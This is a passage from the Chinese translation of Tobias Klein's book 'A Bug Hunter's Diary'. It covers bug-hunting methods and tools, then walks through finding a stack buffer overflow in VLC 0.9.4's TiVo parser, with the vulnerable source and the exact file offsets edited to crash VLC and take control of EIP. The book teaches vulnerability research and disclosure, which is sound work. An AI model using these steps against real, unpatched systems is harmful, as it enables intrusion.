TURING 图灵程序设计丛书



捉虫日记

A Bug Hunter's Diary

A Guided Tour Through the Wilds of Software Security

[德] Tobias Klein 著

张伸 译



人民邮电出版社
POSTS & TELECOM PRESS

图书在版编目（C I P）数据

捉虫日记 /（德）克莱恩（Klein,T.）著；张伸译.
-- 北京：人民邮电出版社，2012.8
（图灵程序设计丛书）
书名原文：A Bug Hunter’s Diary:A Guided Tour
Through the Wilds of Software Security
ISBN 978-7-115-29044-1

Ⅰ. ①捉… Ⅱ. ①克… ②张… Ⅲ. ①计算机安全
Ⅳ. ①TP309

中国版本图书馆CIP数据核字(2012)第173402号

内 容 提 要

本书从实践角度介绍安全漏洞，描述了作者在过去几年里怎样发现漏洞、怎样利用漏洞来攻击以及开发商如何修复，旨在为开发人员提醒，为漏洞研究领域的工作人员提供工作思路。

本书适合所有程序员以及安全领域相关工作人员。

图灵程序设计丛书
捉虫日记

◆ 著　　[德] Tobias Klein
　译　　张　伸
　责任编辑　朱　巍

◆ 人民邮电出版社出版发行　　北京市崇文区夕照寺街14号
　邮编　100061　　电子邮件　315@ptpress.com.cn
　网址　http://www.ptpress.com.cn
　北京　　　　　　印刷

◆ 开本：700×1000　1/16
　印张：12
　字数：202千字　　　　2012年 8 月第 1 版
　印数：1－3 500册　　　2012年 8 月北京第 1 次印刷

著作权合同登记号　图字：01-2012-0714号

ISBN 978-7-115-29044-1

定价：39.00元

读者服务热线：(010)51095186转604　印装质量热线：(010)67129223

反盗版热线：(010)67171154

版 权 声 明

译 者 序

2011 年 12 月发生的一系列网站账号密码泄漏事件,使得网络安全再一次成了 IT 圈里圈外的热门话题，电商的蓬勃发展也把安全问题甩到我们面前。

在一些程序员社区里，大家愤愤声讨那些账号密码泄漏的网站。作为 IT 人，声讨之后我们更应该回头看看自己写的代码，反思自己在编写安全代码方面的表现。

读这本书的时候，我时常面红耳赤、冷汗不离身。有太多我们不知道、不熟悉、不注意的编码是存在隐患、很容易被利用攻击的。

这是一本讲述安全漏洞的书。作者用实际的例子讲解他是怎样发现这些漏洞、怎样利用漏洞来攻击，以及开发商是怎样修复这些漏洞的。

作者的知识面广且深。这些看上去很艰深的安全漏洞话题，作者用日记的方式娓娓道来，条理清楚，化繁为简，向读者展示了本不该陌生的世界。

感谢王江平（新浪微博@steedhorse），感谢李琳骁（新浪微博@veldts）。在翻译这本书的过程中，他们给了我很大的帮助和鼓励，并审校了全部译稿，除了修正了许多问题，还在文字表达上给了我非常多的建议和指导。

感谢 CSDN 的老朋友青润、西西、一醉千年、dayadream、cxs1991 和 purpleendurer，博客园的嗷嗷、小 AI 和坐看云起，lava 微博的魏忠老师（新浪微博@shukebeta），豆瓣的直立行走的喵，静静（新浪微博@风平浪静）、秃子（新浪微博@不许说话）和 Roland（新浪微博@Roland_Xu），感谢译言网和译言的 nc 和异议等朋友们。

书中的任何疏漏、错误都与他们无关，我应负全责。

感谢家人对我的关心、支持和容忍。

读者有任何的批评、意见，都可以发邮件给我（ericnomail@gmail.com），或者到新浪微博上联系我（@loveisbug）。发现任何错误都可以提交到图灵社区：http://www.ituring.com.cn/book/909。我都非常感谢。

致　　谢

感谢以下朋友为本书做技术审阅：Felix “FX” Linder，Sebastian Krahmer，Dan Rosenberg，Fabian Mihailowitsch，Steffen Tröscher，Andreas Kurtz，Marco Lorenz，Max Ziegler，René Schönfeldt 和 Silke Klein。同时也感谢 Sondra Silverhawk、Alison Law 等 No Starch Press 的所有工作人员。

前　言

欢迎阅读《捉虫日记》。这本书描述了过去几年里我发现的七个有趣、真实的软件安全漏洞的过程。每章侧重于一个 bug。我将解释是怎么找出这个 bug 的，利用它的步骤，以及开发者最终怎样给它打补丁。

内容简介

本书主要是从实践的角度向你展示捉虫的世界。读过本书后，你将会对捉虫人用以发现安全漏洞的方法、如何用“概念验证”代码（proof-of-concept code）测试漏洞，以及如何向开发者报告漏洞有更好的理解。

另外，本书还介绍了这七个 bug 背后的故事。这些故事很有价值。

目标读者

本书的目标读者是安全研究人员、安全顾问、C/C++程序员、入侵测试员（penetration tester），以及任何想投身到捉虫这个令人激动的世界中的人。为更好地理解书中内容，你应该扎实掌握 C 语言，并且对 x86 汇编很熟悉。

如果你是漏洞研究领域的新人，本书能帮你了解捉虫、漏洞利用以及报告软件漏洞的方方面面。如果你是经验丰富的捉虫老手，针对你已熟悉的各种挑战，本书可以提供新的视角，而且会时不时让你会心一笑。

免责声明

本书的目标是教授读者如何识别、抵御以及缓解软件的安全漏洞。理解用以寻找并利用漏洞的技术对于彻底掌握底层问题以及适当的缓解技术是必要的。2007 年以来，制作或传播“黑客工具”在我的祖国德国已是违法的。这些工具包括简单的端口扫描程序和有效的漏洞利用程序。因此，为遵守法律，本书中不会

提供完整的漏洞利用程序代码。所有的示例仅仅显示控制漏洞程序执行流（指令指针或者程序计数器控制）的步骤。

相关资源

本书提到的所有 URL 链接、样例代码、勘误、更新内容以及其他信息都可在以下网址找到：http://www.trapkit.de/books/bhd/。

目　　录

1

捉　　虫

捉虫是从软件或硬件中查找 bug 的过程，然而在本书中我们用这个术语特指发现安全攸关的软件 bug 的过程。安全攸关的 bug，也被称作软件的安全漏洞（security vulnerability），攻击者可利用它远程攻击系统、提升本地权限、跨越权限边界，或者严重破坏系统。

大约 10 年前，搜寻软件安全漏洞大多还只是一种业余爱好或引起媒体注意的方法。等到人们意识到这里存在大量的利益时，捉虫才开始慢慢成为一种正式职业。[1]

媒体大量报道软件的安全漏洞和利用这些漏洞的程序（也称作利用程序），此外，有许多书籍和网络资源介绍如何利用安全漏洞，还有关于如何披露已发现 bug 的无休止的争论。尽管如此，涉及捉虫过程本身的出版物却少得可怜。虽然软件漏洞和破解这样的术语已被广泛使用，很多人，包括很多信息安全专业人士，并不清楚捉虫人是怎样发现软件安全漏洞的。

问 10 个捉虫人他们怎样在软件里寻找安全相关的 bug，可能会得到 10 个不同的答案，这就是至今仍没有“捉虫秘籍”之类的书的原因，并且将来可能也不会有。我的目的不是写一本一般的操作指南，而是要描述自己在真实软件中找到这

类 bug 的方法和技巧。愿这本书能帮助你形成自己的风格，从而让你也可以找到一些有趣的软件安全 bug。

1.1　兴趣还是利益

人们搜寻软件 bug 的目的和动机各式各样。一些独立的捉虫人希望能改善软件的安全性，而另一些人追逐名利、媒体关注、报酬以及工作机会等个人利益。公司可能需要找出这样的 bug，从而在市场营销中大肆宣扬。当然，也总是有心怀不轨的家伙在寻找新方法侵入你的系统或网络。另一方面，也有人这样做仅仅因为觉得有趣，没准儿想藉此拯救世界。☺

1.2　通用技巧

虽然没有正式文档描述标准的捉虫过程，但通用技巧还是存在的。这些技巧可以分成两类：静态的和动态的。在静态分析中（通常也称作静态代码分析），我们会检查软件的源代码或者二进制文件的反汇编码，但不会执行软件。而动态分析是在执行软件时对它进行调试或模糊测试。两种技巧各有利弊，大部分捉虫人会将两者结合起来用。

1.2.1　个人技术偏好

多数时候，我推荐静态分析方法。我经常逐行阅读源代码或软件的反汇编码，去理解它。当然，从头到尾阅读源代码往往不大现实，查找 bug 时，我通常首先尝试找出哪里是受用户影响的输入数据得以进入软件的对外接口。这些数据可能来自网络、文件或者执行环境等。

接下来，我会研究输入数据在软件中“游走”的不同路径，留意任何潜在的可被利用来破坏数据的代码。有时候我会在读源代码（见第 2 章）或者反汇编码（见第 6 章）时标记这些不同路径的入口。有时候我会结合静态代码分析和调试结果（见第 5 章），定位处理输入数据的代码。开发漏洞利用程序时我也倾向于结合静态分析和动态分析两种方法。

发现一个 bug 之后，我会去证明它确实是可利用的。因此我会尝试为它构

建一个漏洞利用程序，这样一个程序做好之后，就可以投入大把的时间到调试中了。

1.2.2 代码中潜在的漏洞

静态分析只是捉虫的一种方法,发现代码中潜在漏洞的另一种方法是留心观察靠近“不安全”C/C++库函数的代码，譬如 `strcpy()`和 `strcat()`，寻找可能的缓冲区溢出。或者,可以在反汇编后搜索 `movsx` 汇编指令,寻找符号扩展(sign-extension ）漏洞。如果找到了一处漏洞，可以向前追查这段代码，确定它是否暴露了可通过应用入口来访问的漏洞。我很少用这种方法，但许多捉虫人很信赖它。

1.2.3 模糊测试

模糊测试是一种完全不同的捉虫方法，它是一种动态分析技术，由一组提供非正常输入的测试组成。我不是模糊测试或模糊测试框架的专家，但我知道有的捉虫人自行开发模糊测试框架，用他们的工具能发现大部分的 bug，我自己也常用这种方法来确定用户在哪里输入，有时也用来查找 bug（见第 8 章）。

你可能想知道模糊测试是如何确定用户输入从哪里进入软件的。想象一下你需要检查一个复杂应用的二进制程序的 bug，找出它的各个入口点并不容易，但是复杂应用程序经常因错误的输入数据而崩溃，这在需要分析处理数据文件的应用软件中非常普遍，譬如办公软件、媒体播放器、浏览器等。大多数这样的崩溃与安全性无关（譬如浏览器中发生除零错误），但是它们通常会提供一个入口，于是我就可以开始寻找受用户影响的输入数据。

1.2.4 延伸阅读

现有发现 bug 的方法和技巧是有限的,关于寻找软件中安全漏洞的更多信息，我推荐 Mark Dowd、John McDonald 和 Justin Schuh 合著的 *The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*（Addison-Wesley, 2007）一书。如果想了解更多关于模糊测试的信息,可以参考 Michael Sutton、Adam Greene 和 Pedram Amini 合著的《模糊测试：强制性安全漏洞发掘》（*Fuzzing: Brute Force Vulnerability Discovery*）。

1.3　内存错误

本书提到的漏洞有一个共同点，它们都会导致可利用的内存错误。这样的内存错误会发生在进程、线程或内核出现以下情况时：

- 使用了不属于它的内存（例如空指针解引用，A.2 节详细介绍）
- 使用了分配之外的内存（例如缓冲区溢出，A.1 节详细介绍）
- 使用了未初始化的内存（例如未初始化的变量）[2]
- 使用了错误的堆内存管理（例如二次释放）[3]

内存错误通常发生在错误地使用了 C/C++的某些强大特性时，比如使用显式内存管理或指针算术。

有一类内存错误叫做*内存数据损坏*（memory corruption）。这种情况往往发生在一个进程、线程或内核修改不属于自己的内存位置，或者对内存内容的修改破坏了其状态时。

如果不熟悉这些内存错误，建议你看一看 A.1 节、A.2 节和 A.3 节，这几节介绍了编程错误的基本概念以及本书讨论的漏洞。

除了可利用的内存错误，还存在几十种其他类型的漏洞，包括逻辑错误和 Web 特有的漏洞，譬如跨站点脚本攻击（cross-site scripting）、跨站点请求伪造（cross-site request forgery）、SQL 注入等。这里只列出一小部分，其他类型的漏洞不属于本书讨论的范围，本书中我们主要讨论可利用的内存错误。

1.4　专用工具

寻找软件 bug 或者构造漏洞利用程序来测试这些 bug 时，我需要借助工具来看清应用程序的内部机制，通常我使用调试器和反汇编工具。

1.4.1　调试器

调试器通常提供附加到用户空间进程或者内核、读写寄存器和内存、用断点和单步控制程序执行流等功能。每个操作系统通常都有自带的调试器，另外还有一些第三方调试器。表 1-1 列出了本书涉及的几种操作系统平台和调试器。

表1-1　本书中用到的调试器

操作系统	调　试　器	内核调试
Microsoft Windows	WinDbg（微软官方提供的调试器）	是
	OllyDbg及其变体Immunity Debugger	否
Linux	The GNU Debugger（gdb）	是
Solaris	The Modular Debugger（mdb）	是
Mac OS X	The GNU Debugger（gdb）	是
Apple iOS	The GNU Debugger（gdb）	是

这些调试器将用于定位、分析和攻击我所发现的漏洞。B.1 节、B.2 节和 B.4 节介绍了一些调试器常用的命令清单。

1.4.2　反汇编工具

要检查一个没有源代码的程序，可以通过读汇编代码来分析。调试器都有反汇编进程或内核代码的功能，但往往不是很直观，不那么好用。Interactive Disassembler Professional（IDA Pro）[4]填补了这一空白，它支持 50 多种处理器系列，提供了良好的交互性、可扩展性，还有代码图解表示功能（code graphing）。要分析程序的二进制码，IDA Pro 是必备工具，详细的使用介绍可参考 Chris Eagle 的《IDA Pro 权威指南（第 2 版）》

1.5　EIP = 41414141

指令指针/程序计数器：

- EIP——32 位指令指针（IA-32）
- RIP——64 位指令指针（Intel 64）
- R15（即 PC）——Apple iPhone 使用的 ARM 体系结构

为了演示这些 bug 所暗含的安全问题，我将介绍如何通过控制 CPU 的指令指针（IP）来取得对漏洞程序执行流的控制。指令指针寄存器或者程序计数（PC）寄存器里存放的是当前代码段中下一条将要执行指令的偏移量。[5]控制了这个寄存器，就完全控制了这个漏洞进程的执行流。我将把这个寄存器的值修改成 `0x41414141`（ASCII 字符串 AAAA 的十六进制表示）、`0x41424344`（ASCII 字符串 ABCD 的十六进制表示）或者其他类似的值，来演示对指令指针的控制。所以在后面的章节中，如果你看到 `EIP = 41414141`，就意味着我已经取得对漏洞进程的控制权。

一旦控制了指令指针，就有很多方法可以把它变成一个完全可行、可用作武器的漏洞利用程序。关于漏洞利用程序开发的更多信息，可以参考 Jon Erickson 的《黑客之道：漏洞发掘的艺术》（*Hacking: The Art of Exploitation, 2nd edition* ），或者可以输入 exploit writing，在 Google 的海量在线信息中搜索。

1.6 结束语

这一章提及了大量背景知识，你可能会有很多问题。别担心，有问题是好事儿，随后的七篇日记会深入研究这里提到的内容，而且可以解答你的许多疑问。你也可以通读附录来了解整本书所讨论主题的背景知识。

注意 这些日记并不是按时间顺序排列的，而是按照主题来排列的，从而层层建立起各种概念。

附注

[1] 参考 Pedram Amini 的“Mostrame la guita! Adventures in Buying Vulnerabilities”, 2009，http://docs.google.com/present/view?id=dcc6wpsd_20ghbpjxcr（短址 http://bit.ly/xvDwAl）；Charlie Miller 的“The Legitimate Vulnerability Market: Inside the Secretive World of 0-day Exploit Sales”, 2007，http://weis2007.econinfosec.org/papers/29.pdf（短址 http://bit.ly/ytKqpd）；iDefense Labs Vulnerability Contribution Program 的 http://labs.idefense.com/vcpportal/login.html（短址 http://bit.ly/xd4Vdj）；TippingPoint’s Zero Day Initiative 的 http://www.zerodayinitiative.com/（短址 http://bit.ly/zLbzEl）。

[2] 参考 Daniel Hodson 的“Uninitialized Variables: Finding, Exploiting, Automating”(presentation, Ruxcon, 2008)，http://felinemenace.org/~mercy/slides/RUXCON2008-UninitializedVariables.pdf（短址 http://bit.ly/zZjJnx）。

[3] 参考 Common Weakness Enumeration, CWE List, CWE – Individual Dictionary Definition(2.0), CWE-415: Double Free at http://cwe.mitre.org/data/definitions/415.html（短址 http://bit.ly/zThqAw）。

[4] 参考http://www.hex-rays.com/idapro/（短址http://bit.ly/y3Vlqt）。

[5] 参考 *Intel® 64 and IA-32 Architectures Software Developer’s Manual, Volume 1: Basic Architecture*，http://www.intel.com/products/processor/manuals/（短址 http://intel.ly/wBU0aN）。

2

回到 90 年代

2008 年 10 月 12 日，星期日

今天我看了一下 VideoLAN 广受欢迎的 VLC 媒体播放器的源代码。我喜欢 VLC，它可以运行在所有我喜欢的操作系统平台上，支持多种媒体文件格式。但是支持所有这些不同格式的媒体文件也有副作用，VLC 做了大量的文件解析工作，而这往往意味着有很多尚未发现的 bug。

注意 Dick Grune 和 Ceriel J.H. Jacobs[1]在 *Parsing Techniques: A Practical Guide* 一书中写道："解析是按照给定的语法结构化一个线性表示的过程。"解析器是一个把字节组成的原始字符串分解成一个个单独词、句的软件。解析难度取决于数据的格式，可能非常复杂并且容易出错。

熟悉了 VLC 的内部工作机制之后，我只用半天时间就找到了第一个漏洞。那是一个经典的栈缓冲区溢出（见 A.1 节）。VLC 在解析一种名为 TiVo 的媒体文件格式（TiVo 数字录制设备专用的文件格式）时，会发生溢出。找出这个 bug 之前，我从没听说过这种文件格式，但这并不妨碍我利用这个漏洞。

2.1　发现漏洞

我是这样发现这个漏洞的。

> 我是在微软的 32 位 Windows Vista SP1 平台上运行 VLC 0.9.4 完成的这些步骤。

- ❑ 第一步：生成 VLC 中解复用器的清单。
- ❑ 第二步：识别输入数据。
- ❑ 第三步：跟踪输入数据。

下面各节将详细解释这个过程。

2.1.1　第一步：生成VLC中解复用器的清单

下载并解压缩 VLC 的源代码之后[2]，先生成一个 VLC 媒体播放器可用的解复用器清单。

注意　数字视频中，解复用是指为播放媒体文件，从视频码流或容器中分离音频、视频和其他数据的过程。解复用器是从码流或容器中提取这些组成部分的软件。

生成解复用器的清单并不难，因为 VLC 已经把大部分解复用器分成不同的 C 程序文件存放在目录 vlc-0.9.4\modules\demux\下了（见图 2-1）。




图 2-1　VLC 解复用器清单

2.1.2　第二步：识别输入数据

接下来，我尝试标识出解复用器处理的输入数据。读了一些 C 代码后，我偶

然发现下面这个数据结构，它声明在每个解复用器代码文件包含的头文件中。

源代码文件　vlc-0.9.4\include\vlc_demux.h

```
[..]
41 struct demux_t
42 {
43     VLC_COMMON_MEMBERS
44 
45     /* Module properties */
46     module_t    *p_module;
47 
48     /* eg informative but needed (we can have access+demux) */
49     char        *psz_access;
50     char        *psz_demux;
51     char        *psz_path;
52 
53     /* input stream */
54     stream_t    *s;     /* NULL in case of a access+demux in one */
[..]
```

第 54 行声明结构体成员 s，描述输入码流（input stream）。这正是我要找的：解复用器所处理的输入数据的引用。

2.1.3　第三步：跟踪输入数据

找到 demux_t 数据结构和它表示输入码流的成员后，我在所有解复用器文件中搜索它的引用。输入数据一般通过 p_demux->s 来引用，如下面代码中第 1623 行和 1641 行所示。查找编程错误时，每发现一处这样的引用，我都会追踪输入数据。用这个方法，我找到了下面这个漏洞。

源代码文件　vlc-0.9.4\modules\demux\Ty.c

函数　parse_master()

```
[..]
1623 static void parse_master(demux_t *p_demux)
1624 {
1625     demux_sys_t *p_sys = p_demux->p_sys;
1626     uint8_t mst_buf[32];
1627     int i, i_map_size;
1628     int64_t i_save_pos = stream_Tell(p_demux->s);
1629     int64_t i_pts_secs;
1630 
1631     /* Note that the entries in the SEQ table in the stream may have
1632        different sizes depending on the bits per entry.  We store them
1633        all in the same size structure, so we have to parse them out one
1634        by one.  If we had a dynamic structure, we could simply read the
1635        entire table directly from the stream into memory in place. */
```

```
1636
1637     /* clear the SEQ table */
1638     free(p_sys->seq_table);
1639
1640     /* parse header info */
1641     stream_Read(p_demux->s, mst_buf, 32);
1642     i_map_size = U32_AT(&mst_buf[20]);  /* size of bitmask, in bytes */
1643     p_sys->i_bits_per_seq_entry = i_map_size * 8;
1644     i = U32_AT(&mst_buf[28]);   /* size of SEQ table, in bytes */
1645     p_sys->i_seq_table_size = i / (8 + i_map_size);
1646
1647     /* parse all the entries */
1648     p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t));
1649     for (i=0; i<p_sys->i_seq_table_size; i++) {
1650         stream_Read(p_demux->s, mst_buf, 8 + i_map_size);
[..]
```

第 1641 行，函数 `stream_Read()`读取一个 TiVo 媒体文件的 32B 用户控制数据（通过 `p_demux->s` 引用），保存到栈缓冲区 `mst_buf` 中，`mst_buf` 在第 1626 行声明。第 1642 行，宏 `U32_AT` 从 `mst_buf` 中取出用户控制值，保存到有符号整型变量 `i_map_size` 中。第 1650 行，函数 `stream_Read()`再次把媒体文件中的用户控制数据保存到栈缓冲区 `mst_buf` 中。但是这一次，`stream_Read()`使用用户控制值 `i_map_size` 来计算复制到 `mst_buf` 中数据的大小。这将导致一个容易被利用的典型的栈缓冲区溢出（见 A.1 节）。

下面是对这个 bug 的剖析，如图 2-2 所示。




图 2-2　该漏洞从输入数据到栈缓冲区溢出的概览

(1) TiVo 媒体文件的 32B 用户控制数据复制到栈缓冲区 `mst_buf` 中。目标缓冲区的大小是 32B。

(2) 从缓冲区中取出 4B 的用户控制值保存到 i_map_size 中。

(3) 再次复制 TiVo 媒体文件中的用户控制数据到 mst_buf 中。这一次，复制的数据大小由变量 i_map_size 计算得出。如果 i_map_size 的值超过 24B，就会发生栈缓冲区溢出（见 A.1 节）。

2.2 漏洞利用

为利用这个漏洞，我执行了下面的步骤。

- 第一步：找一个 TiVo 格式的样例电影文件。
- 第二步：找一条代码路径执行到漏洞代码。
- 第三步：修改这个 TiVo 电影文件，使 VLC 崩溃。
- 第四步：修改这个 TiVo 电影文件，控制 EIP。

要利用一个文件格式的 bug，方法不止一个。可以重新做一个格式正确的文件，也可以修改一个已存在的正确文件。这个例子中我采用后一种方法。

2.2.1 第一步：找一个TiVo格式的样例电影文件

首先，从 http://samples.mplayerhq.hu/下载下面这个 TiVo 样例文件。

网站 http://samples.mplayerhq.hu/是个不错的站点，从这里可以找到各种格式的多媒体样例文件。

```
$ wget http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
--2008-10-12 21:12:25--  http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
Resolving samples.mplayerhq.hu... 213.144.138.186
Connecting to samples.mplayerhq.hu|213.144.138.186|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5242880 (5.0M) [text/plain]
Saving to: `test-dtivo-junkskip.ty+´

100%[=========================>] 5,242,880    240K/s   in 22s

2008-10-12 21:12:48 (232 KB/s) - `test-dtivo-junkskip.ty+´ saved [5242880/5242880]
```

2.2.2 第二步：找一条代码路径执行到漏洞代码

找不到 TiVo 文件格式的规范文档，所以我直接读源代码来寻找能到达函数 parse_master()中漏洞代码的执行路径。

VLC 加载 TiVo 文件时，将执行以下流程（引用的所有源代码都来自 VLC 的

vlc-0.9.4\modules\demux\Ty.c）。相关函数中第一个被调用的是 Demux()。

```
[..]
386 static int Demux( demux_t *p_demux )
387 {
388     demux_sys_t  *p_sys = p_demux->p_sys;
389     ty_rec_hdr_t *p_rec;
390     block_t      *p_block_in = NULL;
391
392     /*msg_Dbg(p_demux, "ty demux processing" );*/
393
394     /* did we hit EOF earlier? */
395     if( p_sys->eof )
396         return 0;
397
398     /*
399      * what we do (1 record now.. maybe more later):
400      * - use stream_Read() to read the chunk header & record headers
401      * - discard entire chunk if it is a PART header chunk
402      * - parse all the headers into record header array
403      * - keep a pointer of which record we're on
404      * - use stream_Block() to fetch each record
405      * - parse out PTS from PES headers
406      * - set PTS for data packets
407      * - pass the data on to the proper codec via es_out_Send()
408
409      * if this is the first time or
410      * if we're at the end of this chunk, start a new one
411      */
412     /* parse the next chunk's record headers */
413     if( p_sys->b_first_chunk || p_sys->i_cur_rec >= p_sys->i_num_recs )
414     {
415         if( get_chunk_header(p_demux) == 0 )
[..]
```

对第 395 行和 413 行做一些健全测试（sanity check）之后，第 415 行调用了函数 get_chunk_header()。

```
[..]
 112 #define TIVO_PES_FILEID   ( 0xf5467abd )
[..]
1839 static int get_chunk_header(demux_t *p_demux)
1840 {
1841     int i_readSize, i_num_recs;
1842     uint8_t *p_hdr_buf;
1843     const uint8_t *p_peek;
1844     demux_sys_t *p_sys = p_demux->p_sys;
1845     int i_payload_size;             /* sum of all records' sizes */
1846
1847     msg_Dbg(p_demux, "parsing ty chunk #%d", p_sys->i_cur_chunk );
1848
1849     /* if we have left-over filler space from the last chunk, get that */
1850     if (p_sys->i_stuff_cnt > 0) {
1851         stream_Read( p_demux->s, NULL, p_sys->i_stuff_cnt);
```

```
1852        p_sys->i_stuff_cnt = 0;
1853    }
1854
1855    /* read the TY packet header */
1856    i_readSize = stream_Peek( p_demux->s, &p_peek, 4 );
1857    p_sys->i_cur_chunk++;
1858
1859    if ( (i_readSize < 4) || ( U32_AT(&p_peek[ 0 ] ) == 0 ))
1860    {
1861        /* EOF */
1862        p_sys->eof = 1;
1863        return 0;
1864    }
1865
1866    /* check if it's a PART Header */
1867    if( U32_AT( &p_peek[ 0 ] ) == TIVO_PES_FILEID )
1868    {
1869        /* parse master chunk */
1870        parse_master(p_demux);
1871        return get_chunk_header(p_demux);
1872    }
[..]
```

第 1856 行，在函数 get_chunk_header()中，TiVo 文件中的用户控制数据赋给了指针 p_peek。之后，第 1867 行，程序检查 p_peek 指向的文件数据是否等于 TIVO_PES_FILEID（在第 112 行被定义为 0xf5467abd），相等就调用存在漏洞的函数 parse_master()（第 1870 行）。

要想通过这条代码执行路径到达存在漏洞的函数，这个 TiVo 样例文件需要包含 TIVO_PES_FILEID 的值。我在整个文件中搜索这个值的模式，在文件的 0x00300000 偏移处找到了（见图 2-3）。

```
00300000h: F5 46 7A BD 00 00 00 02 00 02 00 00 00 01 F7 04 ; õFz½..........÷.
00300010h: 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 ; ........;šÊ....H
```

图 2-3 TiVo 样例文件中的 TIVO_PES_FILEID 值模式

从 parse_master()函数可以知道（见下面的源代码片段），i_map_size 的值应在文件中 TIVO_PES_FILEID 值模式位置（文件偏移 0x00300000 处）再偏移 20（0x14）的地方。

```
[..]
1641    stream_Read(p_demux->s, mst_buf, 32);
1642    i_map_size = U32_AT(&mst_buf[20]);  /* size of bitmask, in bytes */
[..]
```

这时，我发现下载的这个 TiVo 样例文件已经能够触发存在漏洞的函数 parse_master()了，因此不必进行任何调整。太棒了！

2.2.3　第三步：修改这个TiVo电影文件，使VLC崩溃

接下来，我尝试修改这个 TiVo 样例文件以使 VLC 崩溃。为此，我只需要修改这个样例文件中 i_map_size 所在偏移位置的 4B 值（在这里是偏移 0x00300014 处）。

从 http://download.videolan.org/pub/videolan/vlc/0.9.4/win32/ 得到 VLC 的 Windows 版本漏洞程序。

如图 2-4 所示，我把文件偏移 0x00300014 处的 32 位值从 0x00000002 改成 0x000000ff。新的值 255（0xff）字节足够使 32B 大小的栈缓冲区溢出，并且覆盖栈空间中保存在这块缓冲区之后的返回地址（见 A.1 节）。然后，用 Immunity Debugger[3]调试时我用 VLC 打开这个改动过的样例文件。电影文件像之前一样开始播放，一旦执行到改动过的数据，几秒钟之后 VLC 播放器就崩溃了，结果如图 2-5 所示。



图 2-4　TiVo 样例文件中 i_map_size 的新值




图 2-5　Immunity Debugger 中的 VLC 非法访问

不出所料，VLC 在解析这个格式错误的 TiVo 文件时崩溃了。这个崩溃很有价值，因为指令指针寄存器（EIP register）指向了一个无效的内存位置（调试器状态栏提示信息 Access violation when executing [20030000]可以说明）。这意味着我可以轻易控制指令指针。

2.2.4 第四步：修改这个TiVo电影文件，控制EIP

下一步我需要确定样例文件的哪些字节覆写了当前栈帧（stack frame）中的返回地址，这样我就能控制 EIP 了。调试器显示，程序崩溃时 EIP 的值为 0x20030000。为确定这个值所在位置的偏移，我可以尝试计算准确的文件偏移，也可以直接在整个文件中搜索这个值的字节模式。我选择后面这个方法，从文件偏移 0x00300000 处开始搜索。结果在文件偏移 0x0030005c 处找到了想要的字节序列，用的是小端表示法（little-endian），我把这 4 个字节的值改成 0x41414141（如图 2-6 所示）。




图 2-6　TiVo 样例文件中 EIP 的新值

然后在调试器中重新运行 VLC，打开这个新文件（如图 2-7 所示）。

